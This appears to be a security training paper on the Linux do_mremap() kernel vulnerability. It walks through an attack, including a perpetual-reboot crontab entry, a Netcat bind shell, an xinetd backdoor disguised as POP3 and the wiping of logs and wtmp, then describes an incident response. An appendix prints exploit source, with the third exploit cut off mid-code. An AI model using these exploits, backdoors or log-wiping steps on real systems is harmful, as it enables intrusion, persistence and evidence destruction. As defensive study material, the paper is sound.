After logging into the system the kernel version is checked.

```
[everett@target everett]$ uname -a
Linux target 2.4.20-6 #1 Thu Feb 27 10:06:59 EST 2003 i686 i686 i386
GNU/Linux
[everett@target everett]$
```

This result clearly shows the currently running kernel is Linux 2.4.20-6. However, the attacker needs to know what distribution of Linux the target is to verify that the kernel is vulnerable. The attacker views the file */etc/issue.*

```
[everett@target everett]$ more /etc/issue
Red Hat Linux release 9 (Shrike)
Kernel \r on an \m
[everett@target everett]$
```

This clearly states that the target is RedHat 9. The 2.4.20-6 kernel of RedHat 9 is vulnerable according the RedHat errata page above.

To make certain that the target is vulnerable, xploit2.c is used. The source code is copied to the target using Secure Shell's Secure Copy, *scp*.

```
[everett@duchamp explots]$ scp xploit2.c target:giac
xploit2.c          100% |*****************************|  4689       00:00
[everett@duchamp explots]$
```

Note that this command prompt is from the source host, *duchamp*, and the code resides in the *exploits* directory. Also, note that the attacker is storing the exploits in the *giac* subdirectory on the target host.
The code is compiled using the stock compiler command cc.

```
[everett@target giac]$ cc -o xploit2 xploit2.c
[everett@target giac]$
```

The –*o* switch causes the executable created by *cc* from the source file *xploit2.c* to be named *xploit2*. Next, *xploit2* is executed.

```
[everett@target giac]$ ./xploit2

Base address : 0x60000000

08048000-08049000 r-xp 00000000 03:43 307528
/home/everett/giac/xploit2
08049000-0804a000 rw-p 00000000 03:43 307528
/home/everett/giac/xploit2
40000000-40015000 r-xp 00000000 03:43 64347      /lib/ld-2.3.2.so
40015000-40016000 rw-p 00014000 03:43 64347      /lib/ld-2.3.2.so
40016000-40018000 rw-p 00000000 00:00 0
42000000-4212e000 r-xp 00000000 03:43 514140     /lib/tls/libc-2.3.2.so
4212e000-42131000 rw-p 0012e000 03:43 514140     /lib/tls/libc-2.3.2.so
42131000-42133000 rw-p 00000000 00:00 0
60000000-60002000 rw-p 00000000 00:00 0
bfffc000-c0000000 rwxp ffffd000 00:00 0

Remapping at 0x70000000...

08048000-08049000 r-xp 00000000 03:43 307528
/home/everett/giac/xploit2
08049000-0804a000 rw-p 00000000 03:43 307528
/home/everett/giac/xploit2
40000000-40015000 r-xp 00000000 03:43 64347      /lib/ld-2.3.2.so
40015000-40016000 rw-p 00014000 03:43 64347      /lib/ld-2.3.2.so
40016000-40018000 rw-p 00000000 00:00 0
42000000-4212e000 r-xp 00000000 03:43 514140     /lib/tls/libc-2.3.2.so
4212e000-42131000 rw-p 0012e000 03:43 514140     /lib/tls/libc-2.3.2.so
42131000-42133000 rw-p 00000000 00:00 0
60000000-60002000 rw-p 00000000 00:00 0
70000000-70000000 rw-p 00000000 00:00 0
bfffc000-c0000000 rwxp ffffd000 00:00 0

Report :
This kernel appears to be VULNERABLE
```

[everett@target giac]$

A valid target is found. The line from the results states "This kernel appears to be VULNERABLE". The attacker has a valid target.

Exploiting the system

To make use of this exploit, the attacker must upload, compile, and execute the exploit code. The process for transferring the source code and compiling it will not be repeated, but is the same as in the above section. An example for xploit1.c is demonstrated below:

[everett@target giac]$ ./xploit2

The system crashes but reboots. However, one insidious use of this code is to insert it into the local user's crontab so that the system perpetually reboots causing a severe Denial of Service attack. The crontab is used to execute scheduled tasks. To edit the crontab, the attacker issues the command *crontab –e*.

```
#
# perpetual reboot
#
* 0,30 * * * /home/everett/giac/xploit1
```

The # character denotes that the line is a comment. This particular crontab entry runs every 30 minutes at 0 minutes and 30 minutes past the hour. It executes *xploit1* at these times.

Next, xploit3.c is tried. The code is again transferred, compiled and executed.

[everett@target giac]$ ./xploit3

[+] Please wait...HEAVY SYSTEM LOAD!
3094 of 1114129 [0 % ETA 35550.2 s]

The system hangs. Attempts to use Secure Shell to access the system failed while the system was hung. Similarly, login attempts at the console hung. This author was unable to get this exploit to escalate privileges when used as directed as the source code claimed. Once again, the exploit code only succeeded in causing a denial of Service attack.

For the sake of this paper, it will be assumed that the use of *xploit3* successfully obtains a super user shell. By doing so, this author can complete

the discussion of the remaining stages of the attack. The attacker's evidence that the code succeeded might look like this

[everett@target giac]$ ./xploit3

[+] Please wait...HEAVY SYSTEM LOAD!
3094 of 1114129 [0 % ETA 35550.2 s]

[root@target root]#

Note that the new user is identified as *root*, the super user, and the prompt changes from a *$* to a #.

Maintaining Access

Maintaining access in this case is trivial. The attacker already has shell access to the target, needs only to execute *xploit3* to achieve any goal to gain super user privileges. Best of all, the attacker is using a legitimate account and means of accessing the system. Thus, system administrators will be less wary of the attack.

If, however, a back door is desired, A Netcat listener can be evoked. Netcat is a client/server tool that can be used as a listener on an arbitrary TCP or UDP port to execute any command of the wielder at the level of privileges of the user ID that Netcat is running as. Readers are directed to the reference section of this paper to find out more about Netcat. A Netcat listener is set up to shovel a super user shell, by anonymous request, to the ephemeral TCP port 1234. Using such a port will not disrupt known services and may go unnoticed by system administrators.

[root@target root]#nohup /home/everett/giac/nc -l -p 1234 -e /bin/sh &
[1] 2295
[root@target root]#

The *–l* option sets up Netcat as a listener. The *–p 1234* option makes Netcat bind to the TCP port 1234 to listen for incoming connections. The *–e /bin/sh* option tells Netcat to open a shell on the target system and pass control to the client that connects. The *&* runs the process in the background. The *&* and the *nohup* assure that the Netcat listener will be running after the shell is exited. No event logging will occur from Netcat as it does not log events. This listener will exit after a connection is exited. This means the attacker only has one shot to use this method to login and must repeat this procedure before exiting the shell provided by the Netcat connection. Of course, the port will have to be changed since *1234* is being used by the current instance. Also, the *nohup* will leave a *nohup.out* file that is subsequently deleted using *rm nohup.out*.

A more graceful method would be to set up Netcat under the control of xinetd, the superserver. A file like the following would have to be placed in /etc/xinetd.d:

```
# default: off
# description: The POP3 service allows remote users to access their mail \
#              using an POP3 client such as Netscape Communicator, mutt, \
#              or fetchmail.
service pop3
{
        disable         = no
        socket_type     = stream
        wait            = no
        user            = root
        server          = /home/everett/giac/nc -l -p 1234 -e /bin/sh
        log_type        = /dev/null
}
```

The above is a modified version of the default RedHat ipop3 file. This file should be named ipop3 to obfuscate the act. The service ipop3 is a reasonable service to be running on a server. Note that the first line, that is not a comment, indicates that the service listens on the *pop3* port, 110. The *disable* directive indicates that this service should run. The *server* line executes our Netcat listener. Also of interest is *log_type* line. This directs xinetd to log all events about this process to the *null* device, effectively leaving no log records of any connections. Finally, xinetd would have to re-read its configuration. The command */etc/rc.d/init.d/xinetd* reload would accomplish this.

Unfortunately, log events of reloading xinetd and a bogus version of the ipop3 file will be left behind. The attacker decides that this approach will not be taken. Instead, the Netcat listener will just be restarted every time.

Covering Tracks

No log entries will be generated as a direct result of using the exploit as the exploit does not use conventional means of changing the user ID, such as *su*. Indirect evidence will result from the system crashes by the exploit. In this later case, standard reboot messages will be logged and various system files will be touched. Also, no system binaries or configurations will be altered by the use of the exploit code. Of course, the attacker with super user privileges may manually modify and file on the system to suit her needs.

If the logs are written to a remote system or if a network based intrusion detection system (nIDS) is utilized, those systems will have to be sanitized also which may require other attacks. Those systems will contain login information about the unprivileged account. Remote logging can be determined from the target's */etc/syslog.conf* file. An example of what a remote logging entry might look like is

 # Log all the mail messages in one place.
mail. /var/log/maillog*

 # The authpriv file has restricted access.
authpriv. @logserver*

This indicates that the privileged authorization access log, *authpriv.**, is being logged to the remote server named *logserver*. The mail log, *mail.**, is written to a local file, */var/log/maillog*. The # indicates that a line is a comment. The Neither remote logging nor nIDS was implemented in this laboratory environment. The attacker only needs to modify the local system log.

After setting up a backdoor with Netcat, the exploit code executable and source are deleted from the system. System log and wtmp entries pertaining to the relevant unprivileged logins are deleted to obfuscate the origin of the attack. Such entries are illustrated below showing the users logged in at the time of the attack.

Feb 26 18:00:35 localhost sshd[2919]: Accepted password for everett from 10.0.0.100 port 1080 ssh2

The line illustrated above indicates that the user everett logged in at 18:00:35, just before the attack. Looking at the wtmp record, the attacker uses the *last* command.

[root@target root]# last
everett pts/0 duchamp.sb.com Thu Feb 26 22:47 still logged in
[root@target root]#

This also indicates that the user everett was logged in at the time of the attack. To remove the login messages, */var/log/secure* is edited using the attackers text editor of choice, for example, *vi /var/log/secure*. The wtmp files is overwritten with the command *echo “” > /var/log/wtmp*.

The shell history for the super user and the unprivileged user should be edited and then the shell should be ungracefully exited using the *ctrl-c* keystroke. This prevents the shell history from being written, hence hiding the fact that the history was edited. Now, little if any local evidence of the infiltration exists.

The Incident Handling Process

The attacker is a disgruntled employee of a small business. The attacker decides to stay late after work and test the exploit on the company’s web server. The attack commences on February 26, 2004 at 6 PM from the local area network. The attacker gains super user access to the web server and sets up the Netcat listener on port 1234.

Preparation

No formal Incident Handling or Security Policies are in place at the small business. The system administrator is the Incident Handler and solves technical and security problems as they arise. There is a network firewall in place to protect the company's systems from Internet based attacks. The web server's system logs are periodically reviewed to look for unusual activity. User ID and password information are not to be shared by handshake agreement alone. Secure Shell remote access is used to prevent password sniffing. With the small business, the focus is keeping the company's head above water and security is reactionary.

Identification

February 27, 2004 at 8 AM:

The system administrator arrives at work and begins the morning ritual of checking the integrity of the machines, in particular, the web server. The login to the target is done via Secure Shell.

[bob@duchamp bob]$ ssh root@target
root@target's password:
Last login: Feb 27 08:01:01 2004
[root@target root]#

The last logins are checked with the last command.

[root@target root]# last

wtmp begins Thu Feb 26 23:44:34 2004
[root@target root]#

The results indicate that the wtmp has been rotated which is strange since that does not normally happen at this time of the week. Next the administrator checks to see what ports are available using the *netstat –an* command.

[*root@target root]# netstat -an*

Active Internet connections (servers and established)

Proto	*Recv-Q*	*Send-Q*	*Local Address*	*Foreign Address*	*State*
tcp	*0*	*0*	*0.0.0.0:32768*	*0.0.0.0:**	*LISTEN*
tcp	*0*	*0*	*127.0.0.1:32769*	*0.0.0.0:**	*LISTEN*
tcp	*0*	*0*	*0.0.0.0:111*	*0.0.0.0:**	*LISTEN*
tcp	*0*	*0*	*0.0.0.0:6000*	*0.0.0.0:**	*LISTEN*
tcp	***0***	***0***	***0.0.0.0:1234***	***0.0.0.0:****	***LISTEN***
tcp	*0*	*0*	*0.0.0.0:22*	*0.0.0.0:**	*LISTEN*
tcp	*0*	*0*	*127.0.0.1:631*	*0.0.0.0:**	*LISTEN*

tcp 0 0 127.0.0.1:25 0.0.0.0: LISTEN*
tcp 0 0 127.0.0.1:6010 0.0.0.0: LISTEN*

Again, something strange is noted. The highlighted line shows a service listening on port 1234. The remainder of the services are to be expected with the given service list and the active SSH connection of the administrator (the last line is that of the Xwindow agent associated with the SSH connection). The service listening to this port is identified using the *lsof* command.

[*root@target root]# lsof |grep 1234*
*nc 2250 everett 3u IPv4 3936 TCP *:1234 (LISTEN)*
[root@target root]#

The TCP port 1234 is used by Netcat. This is clearly a rogue process and an incident is declared.

February 27, 2004 at 8:20 AM:

The system administrator tells the company president that a back door has been placed on the web server by an attacker. The president tells the administrator to "stop the bleeding", but not to take down the company web server unless no other option is available.

After verifying the firewall's packet filtering configuration has not been modified, the administrator knows that only a local attacker can use the back door. Thus the risk is minimized. Next the administrator determines where on the file system Netcat resdies. The *find* command will determine what files on the file system have the name *nc*.

[root@target root]# find / -name nc
/home/everett/giac/nc
[root@target root]#

The results indicated the Netcat resides in the user *everett* home area. The */* means to search the entire file system tree and *–name nc* is the file name being looked for.

The user *everett* is on vacation so should not be logging in, especially since not remote access is granted by the firewall from the Internet. The administrator determines the date of the user *everett*'s last shell command. The *ls* command indicates the timestamp of when files were last modified. The *–al* switch gives the long listing of all files in the directory. The time stamp of the history file, *.bash_history*, is before *everett* went on vacation. This is perplexing if nc was written to the directory after this time.

Next the administrator determines if a reboot will spawn the Netcat process. First, the xinetd super server configuration is checked to see if it will start Netcat. The xinetd configuration is in the */etc/xinetd.d/* directory. The *grep* tool will probe for any instances of *nc*.

*[root@target root]# grep "/home/everett/giac/nc" /etc/xinetd.d/**
[root@target root]#

The *grep* tool indicates that no instances of *nc* are found in the xinetd configuration. Next the default system run level startup area is checked for instances of *nc*. The system startup is also checked with the *grep* command.

*[root@target root]# grep "/home/everett/giac/nc" /etc/rc.d/rc5.d/**
[root@target root]#

Again, no instances of Netcat are found and a system reboot will stop the back door.

February 27, 2004 at 8:50 AM:

The administrator reports to the president that the evidence suggests that a local user has hi-jacked *everett*'s account to attack the web server. Also, there is a continued risk that the perpetrator, that appears to be a local user, will return. No evidence currently exists that the user *everett* has logged in today. Further, legal evidence will be damaged and undiscovered system tampering may go unnoticed if the web server is not taken off-line. The president concedes.

Containment

February 27, 2004 at 9:10 AM:

The power plug is pulled on the web server. The purpose of this action is two-fold; to preserve any evidence left and prevent the attacker from making any further modifications.

The "impromptu" jump bag is assembled. Two spare hard drives are gathered; they are Maxtor 6 GB hard drives, the same type used on the victim. The RedHat Linux installation media provides restoration media and a rescue environment with trusted binaries. The administrator makes a not the a CD with statically linked binaries of the critical commands (ls, find, lsof, netstat, etc.) should be made for next time.

Two copies of the hard drive are created using the disk copy method *dd* and a deeper investigation of the attack will be performed. The two copies are created for the prosecution and defense lawyers should lawyers be involved. The system is booted of the installation media using the rescue mode option. This option boots the system with the trusted binaries of the installation media while allowing access to the suspected systems hard drive. To boot in rescue mode from the RedHat media, the command *linux rescue* is issued at the installation prompt. A super user shell prompt is gained and the disk copies proceed via the command *dd if=/dev/hda of=/dev/hdb*. The switch of if=/dev/hda instructs *dd* to use the input of the original system hard drive indicated by */dev/hda*. The *of=/dev/hdb* switch instructs *dd* to copy the data to the auxiliary hard drive designated */dev/hdb*. This process is repeated for the second copy.

The system integrity is checked with the RedHat package manger, rpm. The validity of the kernel, glibc, xinetd, and the initscripts is made using rpm –verify kernel, rpm –verify glibc, rpm –verify xinetd, and rpm –verify initscripts respectively. The positive results for the xinetd are illustrated below. However, this is only useful if the administrator keeps track of a system changes that may affect file in the above packages. The use of an integrity checking system, like Tripwire, is much simpler. Readers interested in finding out more about Tripwire are directed to the reference section of this paper.

Eradication

February 27, 2004 at 12:20 PM:

While in rescue mode, the *nc* executable is removed from the victim system using the command *rm –rf /home/everett/nc*. The *–rf* switch tells the remove command to delete the entire *giac* directory. User *everett*'s password is changed on all systems including the victim. Now, the *everett* account on the victim system cannot be logged into by the attacker and the back door cannot be used. All passwords to accounts on the victim system are changed to ensure that the attacker will not gain access that may have been hi-jacked during the attack.

Since the victim system was unpatched, the system administrator guesses that a known exploit was used to gain access. All relevant errata for RedHat Linux 9 are downloaded and installed on the victim system. The system is rebooted with the new kernel though unplugged from the network.

Recovery

February 27, 2004 at 2:05 PM:

The web pages of the web server are restored form backup. The last approved modification to the web pages are from weeks ago, so the integrity is trusted. This backup consists of a tar-ball that was copied to CD. The pages are restored with *tar –xf web-20040201.tar* into the web server directory. The web pages are validated from a browser on the system console and the web server is functioning as expected. The administrator's Secure Shell access is verified from the victim system's console to ensure remote access is available. The *netstat –an* command is run a final time to make sure that the needed services are running and are valid. The *uname –a* command is run to verify that the kernel is on the patched version.

February 27, 2004 at 3:05 PM:

The network cable is plugged in. The victim system is now production again, serving its web pages as designed. The administrator takes a late lunch.

Lessons Learned

March 1, 2004 at 9:00 AM:

A follow up meeting is scheduled. The topic being lessons learned from this incident. The implementation of Security Polices is discussed to help safeguard against future attacks and provide a legal means for prosecution.

The culprit of the attack is known to be an insider. However, the real identity of the attacker is unknown. The exact attack vector is also unknown. The attacker hi-jacked a legitimate account to carry out the attack. Action must clearly be taken to prevent a similar outage from occurring. The web server log files are closely monitored to look for attempts to access everett's shell account. An entry like the following

```
Mar   1 13:50:37 localhost sshd[2919]: Accepted password for
everett from 10.0.0.100 port 1080 ssh2
```

Indicates that an attempt was made to login as user *everett*. Note that this log entry clearly indicates the source Internet address and time of the attempt. This approach will be useful if the attacker attempts to login before user *everett* returns from vacation. If this is discovered in time, the culprit may be approached sitting on the host *10.0.0.100*.

The key to this exploit is the vulnerability in the Linux kernel that a patch is available for. In fact, RedHat and many other Linux distributions released their errata for this vulnerability the same day the vulnerability was discovered. This underscores the point that systems administrators should stay on the current errata level for the operating systems that they are responsible for maintaining. Far too often, systems are exploited from vulnerabilities when a patch has available for months. Errata should be downloaded and tested in the company's environment, then implemented as soon as possible.

Security policies should be approved by management and signed off by employees. Generic policies are available free of charge from SANS at http://www.sans.org/resources/policies/. These templates can be modified to fit a company's needs [12]. Security policies should be enforced to legally protect the company and ensure that employees are aware of the proper use of resources.

A form should be used to make it so that the Incident Handler does not have to think about what information should be manually recorded during and incident. Incident Handling forms are available free of charge at the SANS Institute [13], http://www.sans.org/incidentforms/. The use of such forms simplifies the Incident Handling process and preserves valuable legal evidence.

User accounts and passwords should be closely guarded. Security policies should reflect privilege levels and that passwords should not be re-used or given to others. When possible, restricted shells and access times should be enforced. All remote access should be done using a protocol that does not pass clear text passwords, like Secure Shell.

Compilers should not be installed on servers. Production servers should not be used for development. A separate development system should be made to compile and test code. Once development code is deemed fit for production, the administrator installs the executables. The user writeable space on production servers *(/tmp* and */home*), should be mounted without execution or set user ID capabilities. This can be done by modifying */etc/fstab* for the */tmp* and

/home partitions to add the *nosuid* and *noexec* options. Doing so prevents command execution of rogue binaries.

Systems should be rigorously monitored for unusual user activity. Host-based Intrusion detection Systems (hIDS) such as Tripwire should be used to detect modification to system files. Routine checks for kernel root kits should be made part of routine maintenance. In this case, logging of the target system's process table would indicate the Netcat listener, hence the signature of an attack. A simple script can be designed to accomplish this end. Highly protected servers for remote logging should be utilized. All servers should be isolated from workstations by a firewall and access closely monitored. Only system or security administrator should have access to these systems. The administrator will make a CD with statically linked binaries of the critical commands (ls, find, lsof, netstat, etc.) for next time.

Conclusions

The do_mremap() vulnerability had the potential to do great harm to Linux systems across the world. Because of the Open Source format of Linux, bugs have traditionally been discovered and fixed quickly by the Open Source Community. Further, the timely release of patches by the major Linux Distributors aided protection for Linux systems. However, the ever-expanding presence of Linux in the business environment will continue to make Linux a bigger and bigger target of attacks. The system administrators and security professionals must make a vigilant effort to monitor for security vulnerabilities in Linux in order to protect their systems.

Several exploits for the do_mremap() vulneribilty were explored in a laboratory environment, constructed to be similar to a small business. This author had little success in using the do_mremap() exploits to escalate privileges. However, the exploit process was discussed in detail and the phases of the Incident Handling process were elaborated with regards to this attack. Hopefully, this paper will contribute to the body of knowledge available about Linux exploits and defending against them.

Extras

xploit1.c - Proof of concept exploit by Christophe Devine [4].

```
/*
 *  Proof-of-concept exploit code for do_mremap()
 *
 *  Copyright (C) 2004  Christophe Devine and Julien Tinnes
 *
 *  This program is free software; you can redistribute it and/or modify
 *  it under the terms of the GNU General Public License as published by
 *  the Free Software Foundation; either version 2 of the License, or
 *  (at your option) any later version.
```

```
 *
 *  This program is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 *  GNU General Public License for more details.
 *
 *  You should have received a copy of the GNU General Public License
 *  along with this program; if not, write to the Free Software
 *  Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
 */

#include <asm/unistd.h>
#include <sys/mman.h>
#include <unistd.h>
#include <errno.h>

#define MREMAP_MAYMOVE  1
#define MREMAP_FIXED    2

#define __NR_real_mremap __NR_mremap

static inline _syscall5( void *, real_mremap, void *, old_address,
                    size_t, old_size, size_t, new_size,
                    unsigned long, flags, void *, new_address );

int main( void )
{
   void *base;

   base = mmap( NULL, 8192, PROT_READ | PROT_WRITE,
            MAP_PRIVATE | MAP_ANONYMOUS, 0, 0 );

   real_mremap( base, 0, 0, MREMAP_MAYMOVE | MREMAP_FIXED,
            (void *) 0xC0000000 );

   fork();

   return( 0 );
}
```

xploit2.c - Proof of concept exploit by Angelo Dell'Aera [5].

```
/*
 * mremap_bug.c
 * Creation date: 07.01.2004
 * Copyright(c) 2004 Angelo Dell'Aera <buffer antifork org>
```

```
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston,
 * MA  02111-1307  USA
 */

/*
 * Proof of concept code for testing do_mremap() Linux kernel bug.
 * It is based on the code by Christophe Devine and Julien Tinnes
 * posted on Bugtraq mailing list on 5 Jan 2004 but it's safer since
 * it avoids any kernel data corruption.
 *
 * The following test was done against the Linux kernel 2.6.0. Similar
 * results were obtained against the kernel 2.4.23 and previous ones.
 *
 * buffer@mintaka:~$ gcc -o mremap_bug mremap_bug.c
 * buffer@mintaka:~$ ./mremap_bug
 *
 * Base address : 0x60000000
 *
 * 08048000-08049000 r-xp 00000000 03:03 2694       /home/buffer/mremap_bug
 * 08049000-0804a000 rw-p 00000000 03:03 2694
/home/buffer/mremap_bug
 * 40000000-40015000 r-xp 00000000 03:01 52619      /lib/ld-2.3.2.so
 * 40015000-40016000 rw-p 00014000 03:01 52619      /lib/ld-2.3.2.so
 * 40016000-40017000 rw-p 00000000 00:00 0
 * 40022000-40151000 r-xp 00000000 03:01 52588      /lib/libc-2.3.2.so
 * 40151000-40156000 rw-p 0012f000 03:01 52588      /lib/libc-2.3.2.so
 * 40156000-40159000 rw-p 00000000 00:00 0
 * 60000000-60002000 rw-p 00000000 00:00 0
 * bfffd000-c0000000 rwxp ffffe000 00:00 0
 *
 * Remapping at 0x70000000...
 *
 * 08048000-08049000 r-xp 00000000 03:03 2694       /home/buffer/mremap_bug
```

```
 * 08049000-0804a000 rw-p 00000000 03:03 2694
/home/buffer/mremap_bug
 * 40000000-40015000 r-xp 00000000 03:01 52619      /lib/ld-2.3.2.so
 * 40015000-40016000 rw-p 00014000 03:01 52619      /lib/ld-2.3.2.so
 * 40016000-40017000 rw-p 00000000 00:00 0
 * 40022000-40151000 r-xp 00000000 03:01 52588      /lib/libc-2.3.2.so
 * 40151000-40156000 rw-p 0012f000 03:01 52588      /lib/libc-2.3.2.so
 * 40156000-40159000 rw-p 00000000 00:00 0
 * 60000000-60002000 rw-p 00000000 00:00 0
 * 70000000-70000000 rw-p 00000000 00:00 0
 * bfffd000-c0000000 rwxp ffffe000 00:00 0
 *
 * Report :
 * This kernel appears to be VULNERABLE
 *
 * Segmentation fault
 * buffer@mintaka:~$
 */

#define _GNU_SOURCE

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <asm/unistd.h>
#include <errno.h>

#define MREMAP_FIXED    2

#define PAGESIZE 4096
#define VMASIZE  (2*PAGESIZE)
#define BUFSIZE  8192

#define __NR_real_mremap __NR_mremap

static inline _syscall5( void *, real_mremap, void *, old_address,
                         size_t, old_size, size_t, new_size,
                         unsigned long, flags, void *, new_address );

#define MAPS_NO_CHECK 0
#define MAPS_CHECK    1
```

```
int mremap_check = 0;

void maps_check(char *buf)
{
        if (strstr(buf, "70000000"))
           mremap_check++;
}

void read_maps(int fd, char *path, unsigned long flag)
{
        ssize_t  nbytes;
       char     buf[BUFSIZE];

        if (lseek(fd, 0, SEEK_SET) < 0) {
                fprintf(stderr, "Unable to lseek %s\n", path);
                return;
        }

        while ( (nbytes = read(fd, buf, BUFSIZE)) > 0) {

                if (flag & MAPS_CHECK)
                        maps_check(buf);

                if (write(STDOUT_FILENO, buf, nbytes) != nbytes) {
                        fprintf(stderr, "Unable to read %s\n", path);
                        exit (1);
                }
        }
}

int main(int argc, char **argv)
{
        void     *base;
        char     path[16];
        pid_t    pid;
        int      fd;

        pid = getpid();
        sprintf(path, "/proc/%d/maps", pid);

        if ( !(fd = open(path, O_RDONLY))) {
                fprintf(stderr, "Unable to open %s\n", path);
                return 1;
        }
```

```
        base = mmap((void *)0x60000000, VMASIZE, PROT_READ |
PROT_WRITE,
                    MAP_PRIVATE | MAP_ANONYMOUS, 0, 0);

        printf("\nBase address : 0x%x\n\n", base);
        read_maps(fd, path, MAPS_NO_CHECK);

        printf("\nRemapping at 0x70000000...\n\n");
        base = real_mremap(base, 0, 0, MREMAP_MAYMOVE |
MREMAP_FIXED,
                           (void *)0x70000000);

        read_maps(fd, path, MAPS_CHECK);

        printf("\nReport : \n");
        (mremap_check)
                ? printf("This kernel appears to be VULNERABLE\n\n")
                : printf("This kernel appears to be NOT VULNERABLE\n\n");

        close(fd);
        return 0;
}
```

xploit3.c – Proof of concept exploit by Paul Starzetz [6].

```
/*
 * Linux kernel mremap() bound checking bug exploit.
 *
 * Bug found by Paul Starzetz <paul@isec.pl>
 *
 * Copyright (c) 2004  iSEC Security Research. All Rights Reserved.
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY* IT IS
PROVIDED "AS IS"
 * AND WITHOUT ANY WARRANTY. COPYING, PRINTING, DISTRIBUTION,
MODIFICATION
 * WITHOUT PERMISSION OF THE AUTHOR IS STRICTLY PROHIBITED.
 */

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <syscall.h>
```

```
#include <signal.h>
#include <time.h>
#include <sched.h>

#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/wait.h>

#include <asm/page.h>

#define MREMAP_MAYMOVE     1
#define MREMAP_FIXED  2

#define str(s)          #s
#define xstr(s) str(s)

#define DSIGNAL             SIGCHLD
#define CLONEFL
        (DSIGNAL|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_VFO
RK)
#define PAGEADDR        0x2000

#define RNDINT              512

#define NUMVMA              (3 * 5 * 257)
#define NUMFORK             (17 * 65537)

#define DUPTO               1000
#define TMPLEN              256

#define __NR_sys_mremap         163

_syscall5(ulong, sys_mremap, ulong, a, ulong, b, ulong, c, ulong, d, ulong, e);
unsigned long sys_mremap(unsigned long addr, unsigned long old_len, unsigned
long new_len,
                         unsigned long flags, unsigned long new_addr);


static volatile int pid = 0, ppid, hpid, *victim, *fops, blah = 0, dummy = 0, uid, gid;
static volatile int *vma_ro, *vma_rw, *tmp;
static volatile unsigned fake_file[16];


void fatal(const char * msg)
{
        printf("\n");
```

```
        if (!errno) {
                fprintf(stderr, "FATAL: %s\n", msg);
        } else {
                perror(msg);
        }

        printf("\nentering endless loop");
        fflush(stdout);
        fflush(stderr);
        while (1) pause();
}

void kernel_code(void * file, loff_t offset, int origin)
{
        int i, c;
        int *v;

        if (!file)
                goto out;

        __asm__("movl       %%esp, %0" : : "m" (c));

        c &= 0xffffe000;
        v = (void *) c;

        for (i = 0; i < PAGE_SIZE / sizeof(*v) - 1; i++) {
                if (v[i] == uid && v[i+1] == uid) {
                        i++; v[i++] = 0; v[i++] = 0; v[i++] = 0;
                }
                if (v[i] == gid) {
                        v[i++] = 0; v[i++] = 0; v[i++] = 0; v[i++] = 0;
                        break;
                }
        }
out:
        dummy++;
}

void try_to_exploit(void)
{
        int v = 0;

        v += fops[0];
        v += fake_file[0];

        kernel_code(0, 0, v);
```

```
        lseek(DUPTO, 0, SEEK_SET);

        if (geteuid()) {
                printf("\nFAILED uid!=0"); fflush(stdout);
                errno =- ENOSYS;
                fatal("uid change");
        }

        printf("\n[+] PID %d GOT UID 0, enjoy!", getpid()); fflush(stdout);

        kill(ppid, SIGUSR1);
        setresuid(0, 0, 0);
        sleep(1);

        printf("\n\n"); fflush(stdout);

        execl("/bin/bash", "bash", NULL);
        fatal("burp");
}

void cleanup(int v)
{
        victim[DUPTO] = victim[0];
        kill(0, SIGUSR2);
}


void redirect_filp(int v)
{
        printf("\n[!] parent check race... "); fflush(stdout);

        if (victim[DUPTO] && victim[0] == victim[DUPTO]) {
                printf("SUCCESS, cought SLAB page!"); fflush(stdout);
                victim[DUPTO] = (unsigned) & fake_file;
                signal(SIGUSR1, &cleanup);
                kill(pid, SIGUSR1);
        } else {
                printf("FAILED!");
        }
        fflush(stdout);
}

int get_slab_objs(void)
{
        FILE * fp;
        int c, d, u = 0, a = 0;
```

```
        static char line[TMPLEN], name[TMPLEN];

        fp = fopen("/proc/slabinfo", "r");
        if (!fp)
                fatal("fopen");

        fgets(name, sizeof(name) - 1, fp);
        do {
                c = u = a =- 1;
                if (!fgets(line, sizeof(line) - 1, fp))
                        break;
                c = sscanf(line, "%s %u %u %u %u %u %u", name, &u, &a, &d, &d,
&d, &d);
        } while (strcmp(name, "size-4096"));

        fclose(fp);

        return c == 7 ? a - u : -1;
}

void unprotect(int v)
{
        int n, c = 1;

        *victim = 0;
        printf("\n[+] parent unprotected PTE "); fflush(stdout);

        dup2(0, 2);
        while (1) {
                n = get_slab_objs();
                if (n < 0)
                        fatal("read slabinfo");
                if (n > 0) {
                        printf("\n    depopulate SLAB #%d", c++);
                        blah = 0; kill(hpid, SIGUSR1);
                        while (!blah) pause();
                }
                if (!n) {
                        blah = 0; kill(hpid, SIGUSR1);
                        while (!blah) pause();
                        dup2(0, DUPTO);
                        break;
                }
        }

        signal(SIGUSR1, &redirect_filp);
```

```
        kill(pid, SIGUSR1);
}

void cleanup_vmas(void)
{
        int i = NUMVMA;

        while (1) {
                tmp = mmap((void *) (PAGEADDR - PAGE_SIZE), PAGE_SIZE,
PROT_READ,
                                MAP_FIXED|MAP_ANONYMOUS|MAP_PRIVATE, 0,
0);
                if (tmp != (void *) (PAGEADDR - PAGE_SIZE)) {
                        printf("\n[-] ERROR unmapping %d", i); fflush(stdout);
                        fatal("unmap1");
                }
                i--;
                if (!i)
                        break;

                tmp = mmap((void *) (PAGEADDR - PAGE_SIZE), PAGE_SIZE,
PROT_READ|PROT_WRITE,
                                MAP_FIXED|MAP_PRIVATE|MAP_ANONYMOUS, 0,
0);
                if (tmp != (void *) (PAGEADDR - PAGE_SIZE)) {
                        printf("\n[-] ERROR unmapping %d", i); fflush(stdout);
                        fatal("unmap2");
